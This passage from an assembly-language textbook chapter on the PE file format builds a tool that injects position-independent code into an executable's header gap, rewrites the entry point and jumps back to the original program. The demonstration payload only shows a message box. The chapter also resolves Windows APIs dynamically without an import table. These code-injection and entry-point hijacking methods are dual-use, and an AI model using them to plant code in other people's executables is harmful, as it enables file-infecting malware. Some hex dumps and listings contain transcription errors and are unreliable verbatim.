00000330	2D 11 40 00 58 50 E8 22 FF FF FF 89 83 4D 10 40	-.@.XP" M.@...
00000340	00 B8 0D 10 40 00 03 C3 BF 4D 10 40 00 8B 0C 1F	...@..M.@...
00000350	50 51 E8 4D FF FF 89 83 55 10 40 00 89 83 41	PQM U.@.A
00000360	10 40 00 B8 1C 10 40 00 03 C3 BF 4D 10 40 00 8B	..@...@..M.@.
00000370	0C 1F BA 41 10 40 00 03 D3 50 51 FF 12 89 83 45	..A.@..PQ .E
00000380	10 40 00 B8 35 10 40 00 03 C3 BF 45 10 40 00 8B	.@.5.@..E.@.
00000390	14 1F 50 FF D2 89 83 51 10 40 00 B8 29 10 40 00	..P Q.@.).@.
000003A0	03 C3 BF 51 10 40 00 8B 0C 1F BA 41 10 40 00 03	.Q.@...A.@..
000003B0	D3 50 51 FF 12 89 83 49 10 40 00 B8 00 10 40 00	PQ .I.@...@.
000003C0	03 C3 BA 49 10 40 00 03 D3 6A 00 6A 00 50 6A 00	.I.@...j.j.Pj.
000003D0	FF 12 E9 F0 FF FF FF C3 00 00 00 00 00 00 00 00 00	.
000003E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000003F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

All executable code has a length of 01D8h, including import functions, data segments, and relocation information. In other words, such structured code has greater adaptability. However, increasing the adaptability of the code comes at the cost of increased code length, as seen from the byte code above. Finding suitable space within the PE file to store the code poses a problem. The following addresses this issue by creating space through reasonable modifications to the PE file header, according to operating system characteristics and the data structure definitions of the PE file, to find a place for the code.

### 15.2.2 Target PE Structure

The overall structure of the target PE after completing this patch is shown in Figure 15-3.



Figure 15-3: Structure of the Target PE after Inserting the Program into the PE Gap

As shown in the figure, the code segment byte code of the patch program is embedded into the target file header, located between the DOS header and the PE header. The remaining parts of the target file, except for the changes in the DOS header indicating the "PE\0\0" signature, the offset of each file's starting position in the PE header, and the section table, remain unchanged. The contents of the target file sections do not change.

Next, we introduce the development of tools for patching with this example.

## 15.3 Developing Patching Tools

This section develops tools for injecting patch programs into PE gaps. The focus is on the data structure and changes involved in this example. Finally, a simple test is performed by patching a Word program. First, let's look at the programming approach of the patch tool.

### 15.3.1 Programming Approach

Considering that the patch program uses relocation techniques and dynamic loading techniques, the patch tool must handle the relocatability of the patch bytecode. Below is the basic programming approach for the tool that injects a patch program into PE gaps:

**Step 1:** Obtain the size of the code segment bytecode from the patch program, denoted as `dwPatchCodeSize`.

Since the patch program uses the previously mentioned framework, its data, code, import, and other dynamic data are all placed in the code segment of the patch program. In this case, the PE gap file header in memory is allocated by the system as one page (1000h). A typical PE header size is 258h, so the available space is  $1000h - 258h = 0DA8h$ .

Of course, users can redefine the size of Gap One to be larger than 0DA8h, but if the gap size is larger than this, the operating system will allocate an extra page for the PE header, leading to changes in the section table that describes the starting offset of the memory. The patch tool must handle this change to the PE header and data after the patch. Therefore, for simplicity, the patch tool will first determine whether the code segment size is larger than 0DA8h. If it is, it will consider the space insufficient and refuse to apply the patch.

**Step 2:** After determining the code segment size, add the new file size `dwNewFileSize` to the original header size. This is to apply for the space needed and add the patch code segment content to the target PE file DOS header and DOS Stub.

**Step 3:** Calculate the position of Gap One in the target PE and relocate the starting offset of the patch program code segment to `lpPatchPE`, and adjust the relocation of each relocation item in the code.

**Step 4:** Copy all the code in the patch PE file to the code segment of the target PE file, thus completing the copy of the patch program code to the target file.

**Step 5:** Correct each relocation item in the fixed address table in the code to the new starting offset in the target file.

**Step 6:** Calculate the jump offset of the E9 jump instruction in the patch framework and modify the corresponding jump instruction address in the original target PE file.

**Step 7:** Correct the entry address so that the entry address points to the new code start address in the patch framework. Finally, write the completed modified target PE file to disk.

The overall structure of the target PE file after patching is shown in Figure 15-3. Next, we introduce the main data structure changes used in the tool.


### 15.3.2 Data Structure Analysis

Gap One is where the patch program resides. When programming, the patch program is designed as an integral unit, i.e., it includes all the information of the patch program's code, data, and so on, and it is relatively independent. The small size of Gap One is relative to the size of the patch program; in fact, the actual size of Gap One may not need to be changed. The actual size of Gap One is defined by the `dwPatchCodeSize` field, which is the actual size of the gap plus 8 bytes for the new size.

Similarly, all gaps and section tables have their own representations. One representation is the `IMAGE_OPTIONAL_HEADER32.FileAlignment` field, which represents the size of each gap and section. The former is the actual size, and the latter is the aligned size.

Because the file starts from 0, the actual size of the DOS Stub is represented by the value of `IMAGE_DOS_HEADER.e_ifanew`, and the patch framework development tool assigns `lpPatchPE` to this value, which defines the location of each patch.

As shown in Figure 15-4, `lpFirstSectionStart` is the start of the first section in the file, which should generally be aligned to `lpOthers`. As an example, the analysis report of the `IExplorer.exe` program can be referred to. The extra data fields in these segments are usually real data, and they need to be treated as such because these segments perform specific functions. Patch methods will be discussed later.



**Figure 15-4** Locations of various variables in the patch program

**Note:** The current program is only suitable for PE programs that have no data defined after the section table.

For example, open WinWord.exe (Word processing program), and the part of the file header section table is defined as follows:

00000240	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00	.....text...
00000250	5D 6B AA 00 00 10 00 00 00 6C AA 00 00 04 00 00	]k.....l.....
00000260	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	.....
00000270	2E 64 61 74 61 00 00 00 64 7C 0B 00 00 80 AA 00	.data...d ...€.
00000280	00 A6 0A 00 00 70 AA 00 00 00 00 00 00 00 00 00	....p.....
00000290	00 00 00 00 40 00 00 C0 2E 74 6C 73 00 00 00 00	....@...tls....
000002A0	BC 12 02 00 00 B6 00 00 02 00 00 00 00 16 B5 00	.....
000002B0	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 C0	.....€..
000002C0	2E 63 64 61 74 61 00 00 04 00 00 00 00 20 B8 00	.cdata.....
000002D0	00 02 00 00 00 18 B5 00 00 00 00 00 00 00 00 00	.....
000002E0	00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00	....@...rsrc...
000002F0	10 A3 06 00 00 30 B8 00 00 A4 06 00 00 1A B5 00	....0.....
00000300	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40	.....@...@
00000310	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000330	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000340	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

There is no data after the section table, and the padding part is all filled with 0.

Next, let's look at a notepad program, and the part after its section table definition is as follows:

000001D0	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 00	.....text...
000001E0	48 77 00 00 00 10 00 00 00 78 00 00 00 04 00 00 00	Hw.....x.....
000001F0	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	.....
00000200	2E 64 61 74 61 00 00 00 A8 1B 00 00 00 90 00 00 00	.data.....
00000210	00 08 00 00 00 00 7C 00 00 00 00 00 00 00 00 00 00 00	..... .....
00000220	00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00 00 00	....@...rsrc...
00000230	20 7F 00 00 00 B0 00 00 00 80 00 00 00 84 00 00 00 00	.....€.....
00000240	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00	.....@..@
00000250	A2 BD 02 48 58 00 00 00 B6 BD 02 48 65 00 00 00 00 00	.HX....He...
00000260	CA BD 02 48 71 00 00 00 6C BD 02 48 7E 00 00 00 00 00	.Hq...l.H~...
00000270	6C BD 02 48 8B 00 00 00 89 BD 02 48 96 00 00 00 00 00	l.H....H...
00000280	C6 BD 02 48 A3 00 01 00 C5 BD 02 48 B0 00 00 00 00 00	.H....H...
00000290	81 BD 02 48 BA 00 00 00 BD BD 02 48 C4 00 00 00 00 00	.H....H...
000002A0	00 00 00 00 00 00 00 00 63 6F 6D 64 6C 67 33 32	.....comdlg32
000002B0	2E 64 6C 6C 00 53 48 45 4C 4C 33 32 2E 64 6C 6C	.dll.SHELL32.dll
000002C0	00 57 49 4E 53 50 4F 4F 4C 2E 44 52 56 00 43 4F	.WINSPOOL.DRV.CO
000002D0	4D 43 54 4C 33 32 2E 64 6C 6C 00 6D 73 76 63 72	MCTL32.dll.msvcr
000002E0	74 2E 64 6C 6C 00 41 44 56 41 50 49 33 32 2E 64	t.dll.ADVAPI32.d
000002F0	6C 6C 00 4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00	11.KERNEL32.dll.
00000300	4E 54 44 4C 4C 2E 44 4C 4C 00 47 44 49 33 32 2E	NTDLL.DLL.GDI32.
00000310	64 6C 6C 00 55 53 45 52 33 32 2E 64 6C 6C 00 00	dll.USER32.dll..
00000320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

You can see that after the section table, starting from file offset 0x00000250, there is some data related to the binding import. If the program developed in this chapter is used to patch this kind of program, OD will prompt that the dynamic link cannot be found.

The basic principle of patching this kind of PE file is: from the first section table of the target PE, the file is moved forward to find a non-zero section (searching until the end of the file or until a place that is not enough to store the patch code); then, the address of the lpPatchPE is pointed to this location, keeping the original data as it is. There are many similar programs to Notepad, such as IEExplorer.exe, Explorer.exe, etc.

#### 15.3.3 MAIN CODE

This example uses pe.asm from Chapter 2 as the basic framework, and adds the code segment shown in code listing 15-1 to the \_openFile function. The following code completes the function of patching the specified target PE and generating the patched target PE file as C:\bindA.exe. For the complete code, please refer to the file chapter15\bind.asm in the accompanying book.

Code Listing 15-1 Partial code for the \_openFile function of the patching tool  
(chapter15\bind.asm)

```
1 ; Up to this point, the pointers to the two in-memory files have been obtained
2 ; @lpMemory and @lpMemory1 point to the headers of the two files respectively
3
4 ; Supplement the code size
5 invoke getCodeSegSize, @lpMemory
6 mov dwPatchCodeSize, eax
```

```

7      invoke wsprintf, addr szBuffer, addr szOut100, eax
8      invoke _appendInfo, addr szBuffer
9
10     .if dwPatchCodeSize > 0DA8h ; If the remaining space is insufficient
11        invoke _appendInfo, addr szOutErr
12        ret
13    .endif
14
15
16    ; Adjust esi, edi to point to the DOS header
17    mov esi, @lpMemory
18    assume esi:ptr IMAGE_DOS_HEADER
19    mov edi, @lpMemory1
20    assume edi:ptr IMAGE_DOS_HEADER
21
22    mov eax, [edi].e_lfanew
23    mov lpPatchPE, eax ; Target PE's DOS header
24
25
26    pushad
27    invoke wsprintf, addr szBuffer, addr szOut101, lpPatchPE
28    invoke _appendInfo, addr szBuffer
29    invoke wsprintf, addr szBuffer, addr szOut102, lpPatchPE
30    invoke _appendInfo, addr szBuffer
31    popad
32
33    ; Allocate memory for target file
34    xor edx, edx
35    mov eax, dwPatchCodeSize
36    mov bx, 8
37    div bx
38    .if edx > 0
39        inc eax
40    .endif
41    xor edx, edx
42    mov bx, 8
43    mul bx
44    mov dwNewPatchCodeSize, eax ; New file size rounded to 8-byte alignment
45
46    pushad
47    invoke wsprintf, addr szBuffer, addr szOut104, eax
48    invoke _appendInfo, addr szBuffer
49    popad
50
51    ; Segment header size
52
53    invoke _getRVACount, @lpMemory1
54    inc eax
55    xor edx, edx
56    mov bx, sizeof IMAGE_SECTION_HEADER
57    mul bx
58    mov dword ptr dwSections, eax
59
60    pushad
61    invoke wsprintf, addr szBuffer, addr szOut111, dwSections
62    invoke _appendInfo, addr szBuffer
63    popad
64
65
66    ; Total header size
67    mov eax, lpPatchPE
68    add eax, dwNewPatchCodeSize
69    add eax, sizeof IMAGE_NT_HEADERS
70    add eax, dwSections
71    mov dwNewHeaders, eax
72    ; Align the total header size with FileAlign
73    invoke getFileAlign, @lpMemory1
74    mov dwFileAlign, eax
75    mov ebx, eax
76
77    xor edx, edx
78    mov eax, dwNewHeaders ; The actual size of the header
79
80    pushad
81    invoke wsprintf,addr szBuffer,addr szOut109,dwNewHeaders
82    invoke _appendInfo,addr szBuffer

```

```

83    popad
84
85
86    div bx
87    .if edx>0
88        inc eax
89    .endif
90    xor edx,edx
91    mov ebx,dwFileAlign
92    mul bx          ; eax contains the size of the portion after alignment
93    mov dword ptr lpOthers,eax
94
95    pushad
96    invoke wsprintf,addr szBuffer,addr szOut110,lpOthers
97    invoke _appendInfo,addr szBuffer
98    popad
99
100
101    ; Calculate file size
102    mov esi,lpMemory1
103    assume esi:ptr IMAGE_DOS_HEADER
104    add esi,[esi].e_lfanew
105    assume esi:ptr IMAGE_NT_HEADERS
106    mov edx,esi
107    add edx,sizeof IMAGE_NT_HEADERS
108    mov esi,edx      ; The start address of the first section
109    ; Get the offset of the first section
110    assume esi:ptr IMAGE_SECTION_HEADER
111    mov eax,[esi].PointerToRawData
112    ; Compare lpOthers and this offset to get the size
113    mov ebx,lpOthers
114    sub ebx,eax
115    mov dwOff,ebx      ; dwOff is the difference
116
117    mov eax,dwFileSize1
118    add eax,dwOff      ; The final file size is the target file size + the difference
119    mov dwNewFileSize,eax
120
121    pushad
122    invoke wsprintf,addr szBuffer,addr szOut105,\n
123                      dwFileSize1,eax
124    invoke _appendInfo,addr szBuffer
125    popad
126
127
128    ; Release memory space
129    invoke GlobalAlloc,GHND,dwNewFileSize
130    mov @hDstFile,eax
131    invoke GlobalLock,@hDstFile
132    mov lpDstMemory,eax      ; The target address @lpDst
133
134
135    ; Copy the original DOS header and new PE header to the memory
136    mov ecx,lpPatchPE      ; The size of the DOS header in the target file
137    invoke MemCopy,@lpMemory1,lpDstMemory,ecx
138
139    ; Get the address of the patched code segment in the target file
140    invoke getCodeSegStart,@lpMemory
141    mov dwPatchCodeSegStart,eax
142
143    ; Copy the patched code segment
144    mov esi,dwPatchCodeSegStart
145    add esi,@lpMemory
146
147    mov edi,lpDstMemory
148    add edi,lpPatchPE
149    mov ecx,dwPatchCodeSize
150    invoke MemCopy,esi,edi,ecx
151
152    ; Copy the PE header and all sections
153    mov esi,@lpMemory1
154    assume esi:ptr IMAGE DOS HEADER
155    add esi,[esi].e_lfanew
156
157    mov edi,lpDstMemory
158    add edi,lpPatchPE

```

```

159 add edi,dwNewPatchCodeSize ; The size of the new code section
160
161 ; Copy the number of sections = IMAGE_NT_HEADERS + section size
162 mov ecx,sizeof IMAGE_NT_HEADERS
163 add ecx,dwSections
164
165 invoke MemCopy,esi,edi,ecx
166
167 nop
168
169 ; Define lpOthers
170 ; Get the offset of the first section
171 mov esi,@lpMemory1
172 assume esi:ptr IMAGE_DOS_HEADER
173 add esi,[esi].e_lfanew
174 assume esi:ptr IMAGE_NT_HEADERS
175 mov edx,esi
176 add edx,sizeof IMAGE_NT_HEADERS
177 mov esi,edx ; The start address of the first section
178
179 ;
180 assume esi:ptr IMAGE_SECTION_HEADER
181 mov eax,[esi].PointerToRawData
182 mov @firstSectionStart,eax
183 mov esi,@lpMemory1
184 add esi,dwFirstSectionStart
185
186
187 ; Compare lpOthers and this offset to get the size
188 mov ebx,lpOthers
189 sub ebx,eax
190 mov dwOff,ebx ; dwOff is the difference
191
192 mov edi,lpDstMemory
193 add edi,lpOthers
194 ; Copy the first section and all sections
195
196 mov ecx,dwFileSize1
197 sub ecx,dwFirstSectionStart
198
199 invoke MemCopy,esi,edi,ecx
200
201
202 mov eax,lpPatchPE
203 mov dwNewEntryPoint,eax ; New entry point + code address offset in the target file
204 ; Because the target file starts at address 00000000h
205
206 ; Get the new entry point address
207 invoke getEntryPoint,@lpMemory1
208 mov dwDstEntryPoint,eax
209 pushad
210 invoke wsprintf,addr szBuffer,addr szOut106,eax
211 invoke _appendInfo,addr szBuffer
212 popad
213
214 ;
215
216 ; Fix various fields
217 ; Modify DOS header to be consistent
218 mov edi,lpDstMemory
219 assume edi:ptr IMAGE_DOS_HEADER
220 mov eax,dwNewPatchCodeSize
221 add eax,lpPatchPE
222 mov [edi].e_lfanew,eax
223
224
225 ; Fix the new entry point address
226 mov esi,@lpMemory
227 assume esi:ptr IMAGE_DOS_HEADER
228 mov edi,lpDstMemory
229 assume edi:ptr IMAGE_DOS_HEADER
230 add esi,[esi].e_lfanew
231 assume esi:ptr IMAGE_NT_HEADERS
232 add edi,[edi].e_lfanew
233 assume edi:ptr IMAGE_NT_HEADERS
234 mov eax,dwNewEntryPoint

```

```

235 mov [edi].OptionalHeader.AddressOfEntryPoint,eax
236
237
238
239 ; Fix the operation count after the E9 command in the patch code
240 mov eax,lpDstMemory
241 add eax,lpPatchPE
242 add eax,dwPatchCodeSize
243 sub eax,5 ; eax now points to the operation count of E9
244 mov edi,eax
245
246 sub eax,lpDstMemory
247 add eax,4
248
249 mov ebx,dwDstEntryPoint
250 sub ebx,eax
251 mov dword ptr [edi],ebx
252
253 pushad
254 invoke wsprintf,addr szBuffer,addr szOut112,ebx
255 invoke _appendInfo,addr szBuffer
256 popad
257
258 ;
259 ; Fix several fields recording file offsets in the section table
260 invoke changeRawOffset,@lpMemory,@lpMemory1
261 ;
262 ; Write the file contents to C:\bindA.exe
263 invoke writeToFile,lpDstMemory,dwNewFileSize

```

The explanation is relatively complete and detailed. Readers are encouraged to analyze the function of this part of the code based on the programming ideas. For the complete code, please refer to the accompanying file: chapter15\bind.asm.

---

#### 15.3.4 RUNNING TEST

- Compile and link bind.asm to generate bind.exe, and run the program.
- Select the menu "File" | "Open Patch File", and choose patch1.exe.
- Select the menu "File" | "Open PE File", and choose C:\WINWORD.EXE.
- Select the menu "File" | "Append to Space 1", and execute the patching process. The output during execution is as follows:

```

Patch Program: D:\masm32\source\chapter15\patch1.exe
Target PE Program: C:\WINWORD.EXE

Patch code segment size: 00000196
DOS header size of the target PE file: 00000150
File offset overlap of the patch code in the target file: 00000150
Gap size: 00000198
Number of characters used in the entire patch process: 000000f0
Actual size of the target PE header: 000004d0
Relocation table offset of the target PE file: 00bd9950
Original file size: 00bd950 New file size after patching: 00bdbd50
Entry address of the original PE file: 000019f0
The patched command pointer correction: 0000170b
The actual file offset of each section in the corrected target file is as follows:

Section: .text      Original offset: 00000400      Corrected offset: 00000400
Section: .data      Original offset: 00a70000      Corrected offset: 00aa7200
Section: .tls       Original offset: 00a60000      Corrected offset: 00b51600
Section: .cdata     Original offset: 00b51800      Corrected offset: 00b51a00
Section: .rsrc      Original offset: 00b51a00      Corrected offset: 00b51c00

```

The above information is less than what was seen in Chapter 14, mainly because significant changes were made in the design of the patch program. You can use two small tools, PEInfo and PEComp, to compare and analyze the original file and the newly generated file. This section is skipped here. The running interface is shown in Figure 15-5.




Figure 15-5 Running interface of WinWord after patching

Running C:\bindA.exe, you can see that the HelloWorld dialog box appears first, and then the Word program opens.

#### 15.4 EXAMPLE OF A PE PATCH WITH BOUND IMPORT DATA

This section modifies the patch developed in the previous section to make it suitable for PE files with bound import data. These modifications involve patch programs and patch tools, which will be discussed separately below.

##### 15.4.1 MODIFYING THE PATCH PROGRAM

The writing method of the patch program and some techniques directly determine the difficulty of patching. Below is part of the modified patch program code:

```
; Code segment
.code

jmp start           ; The initial instruction of the code segment is a jump instruction, and
                     ; the following definitions are just read-only constants

szText      db 'HelloWorldPE', 0
szGetProcAddress db 'GetProcAddress', 0
szLoadLib    db 'LoadLibraryA', 0
szMessageBox db 'MessageBoxA', 0

user32_DLL   db 'user32.dll', 0, 0
```

```

:
start:
    ; Obtain the value at the top of the current stack
    mov eax, dword ptr [esp]
    push eax
    call @F
@@:
    pop ebx
    sub ebx, offset @@B
    pop eax
    invoke _goThere
    jmpToStart db 0E9h, 0F0h, OFFh, OFFh, OFFh ; Call our patch code; jump to the code part

    ret
end start

```

We encapsulate all the code used in the patch program into a subroutine and set all readable and writable data used to local variables, allowing the program to automatically use the stack to store this data. This can avoid the relocation of code operand data. Code Listing 15-2 shows the implementation process of the subroutine in the patch code.

### Code Listing 15-2 The function \_goThere in the patch subroutine (chapter15\patch1.asm)

```

1  _goThere proc
2      local _getProcAddress: ApiGetProcAddress ; Define function
3      local _loadLibrary: ApiLoadLib
4      local _messageBox: ApiMessageBoxA
5
6
7      local hKernel32Base: dword
8      local hUser32Base: dword
9      local lpGetProcAddr: dword
10     local lpLoadLib: dword
11
12    pushad
13
14    ; Get the base address of kernel32.dll
15    invoke _getKernelBase, eax
16
17    mov hKernel32Base, eax
18
19    ; Get the offset address of the GetProcAddress function from the base address
20    mov eax, offset szGetProcAddr
21    add eax, ebx
22
23    mov edi, hKernel32Base
24    mov ecx, edi
25
26    invoke _getApi, ecx, eax
27    mov lpGetProcAddr, eax
28
29    ; Assign the entry address of the GetProcAddress function to the variable
30    mov _getProcAddress, eax
31
32    ;
33    ;
34    ; Use the GetProcAddress function to get the entry address of the LoadLibraryA
function
35    mov eax, offset szLoadLib
36    add eax, ebx
37    invoke _getProcAddress, hKernel32Base, eax
38    mov _loadLibrary, eax
39
40    ; Use the LoadLibrary function to get the base address of user32.dll
41    mov eax, offset user32_DLL
42    add eax, ebx
43    invoke _loadLibrary, eax
44
45    mov hUser32Base, eax
46

```

```


47 ; Use the GetProcAddress function to get the entry address of the MessageBoxA function
48 ;
49 mov eax, offset szMessageBox
50 add eax, ebx
51 invoke _GetProcAddress, hUser32Base, eax
52 mov _messageBox, eax
53
54 ; Call the MessageBoxA function
55 mov eax, offset szText
56 add eax, ebx
57 invoke _MessageBox, NULL, eax, NULL, MB_OK
58
59 popad
60 ret
61 _goThere endp

```

The subroutine of the patch code almost completes all the patch functions. Lines 14 to 17 call the internal function \_getKernelBase to get the base address of kernel32.dll; lines 19 to 38 obtain the addresses of the two functions GetProcAddress and LoadLibraryA; lines 40 to 45 dynamically load user32.dll into the virtual memory space; lines 47 to 52 obtain the address of the function MessageBoxA; lines 54 to 57 call MessageBoxA to display a message box.

#### 15.4.2 MODIFYING THE PATCH TOOL

The bind.asm developed in the previous section could not patch PE files with bound import data. Now we will correct this flaw. The variables used in the patch tool are listed in Figure 15-6. As shown in Figure 15-6, to ensure that the relative positions of the bound import data in the target PE file do not change, the patch tool must first output the new space length requested for the target PE file's valid data size (ValidHeaderSize). This length includes the PE header and the bound import data. Then, this data is filled into the file space as shown in Figure 15-4. The patch code adds many "0s" in this part of the data to align with the original bound import data in the PE header. The main code of the patch tool remains the same as \_openFile.asm, as shown in Code Listing 15-3.



**Figure 15-6** The location of various data in the bind1 program

**Code Listing 15-3** Modified patch tool function \_openFile (chapter15\bind1.asm)

```

1 ; Stop here
2 ; The pointers of the two memory files have been obtained
3 ; @lpMemory and @lpMemory1 point to the two file headers respectively
4
5 ; Pad the code segment size
6 invoke getCodeSegSize, @lpMemory
7 mov dwPatchCodeSize, eax
8
9
10 invoke wsprintf, addr szBuffer, addr szOut100, eax
11 invoke appendInfo, addr szBuffer
12
13 ; Adjust esi, edi to the DOS headers
14 mov esi, @lpMemory
15 assume esi: ptr IMAGE_DOS_HEADER
16 mov edi, @lpMemory1
17 assume edi: ptr IMAGE_DOS_HEADER
18
19 nop
20
21 ; Get the size of the valid data in the original PE header
22 invoke getValidHeadSize, @lpMemory1
23 mov dwValidHeadSize, eax
24
25 invoke wsprintf, addr szBuffer, addr szOut113, eax
26 invoke _appendInfo, addr szBuffer
27
28 mov eax, dwPatchCodeSize
29 add eax, dwValidHeadSize
30 mov dwBlock1, eax           ; Original PE header's valid data length + padding code valid
data
31
32 ; Align data to 8 bytes

```

```

33
34 xor edx, edx
35 mov bx, 8
36 div bx
37 .if edx > 0
38 inc eax
39 .endif
40 xor edx, edx
41 mov bx, 8
42 mul bx
43 mov lpPatchPE, eax ; New file size aligned to 8-byte unit
44
45 pushad
46 invoke wsprintf, addr szBuffer, addr szOut101, lpPatchPE
47 invoke _appendInfo, addr szBuffer
48 invoke wsprintf, addr szBuffer, addr szOut102, lpPatchPE
49 invoke _appendInfo, addr szBuffer
50 popad
51
52
53 invoke _getRVACount, @lpMemory1
54 inc eax
55 xor edx, edx
56 mov bx, sizeof IMAGE_SECTION_HEADER
57 mul bx
58 mov dword ptr dwSections, eax
59 pushad
60 invoke wsprintf, addr szBuffer, addr szOut111, dwSections
61 invoke _appendInfo, addr szBuffer
62 popad
63
64 ; eax contains the sum of PE header and section sizes
65 add eax, sizeof IMAGE_NT_HEADERS
66 mov dwPE_SECTIONSize, eax
67
68 mov ebx, lpPatchPE
69 add ebx, eax
70 mov dwHeaderSize, ebx ; Total size of header data
71
72 .if ebx > 1000h ; Not enough space for alignment
73 invoke _appendInfo, addr szOutErr
74 ret
75 .endif
76
77 ; Align the entire file to FileAlign
78 invoke getFileAlign, @lpMemory1
79 mov dwFileAlign, eax
80 mov ebx, eax
81
82 xor edx, edx
